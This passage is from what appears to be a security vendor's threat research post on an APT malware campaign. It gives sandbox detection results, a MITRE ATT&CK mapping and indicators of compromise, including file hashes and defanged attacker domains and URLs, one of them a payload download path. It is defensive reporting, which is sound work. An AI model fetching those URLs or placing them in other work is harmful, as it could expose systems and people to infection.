- Performs DNS Lookups
- URLs Found In Memory Or Binary Data

STEALTH

- Disables Application Error Messages

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

No suspicious activity detected

EXPLOITING

- Known MD5
- May Try To Detect The Windows Explorer Process

PERSISTENCE

No suspicious activity detected

SYSTEM SUMMARY

- Queries The Cryptographic Machine GUID
- Queries The Volume Information
- Reads Software Policies
- Reads The Hosts File
- Sample May Be VM Or Sandbox-aware. Try Analysis On A Native Machine
- Sample Might Require Command Line Arguments
- Sample Monitors Window Changes

DOWNLOAD SUMMARY

Original file	62 KB
Dropped files	No dropped files
Packet capture	38 KB

Fig 18: The Zscaler Cloud Sandbox successfully detected the malware.

Conclusion

APT threat actors are continuously evolving their tactics and malware to successfully carry out attacks against their targets. Attackers continuously embrace new anti-analysis tricks to evade security solutions; re-packaging of malware makes static analysis even more challenging. The Zscaler ThreatLabz team will continue to monitor these attacks to help keep our customers safe.

MITRE ATT&CK mapping:

T1059 Command and Scripting Interpreter
T1055 Process Injection
T1562 Disable or Modify Tools
T1010 Application Window Discovery
T1018 Remote System Discovery
T1057 Process Discovery
T1518 Security Software Discovery
T1071 Application Layer Protocol

IOC:

Docm Hash:

13814a190f61b36aff24d6aa1de56fe2

Exe Hash:

8199f14502e80581000bd5b3bda250ee

Domain and URL's:

cyberclub[.]one

hxxp://news-spot[.]live/Reports/1/?id=1111&pid=a52

hxxp://news-spot[.]live/Reports/1/?id=1111&pid=a28

hxxp://news-spot[.]live/Reports/1/?id=1111&pid=a40

hxxp://news-spot[.]live/Reports/1/45/DnsSystem[.]exe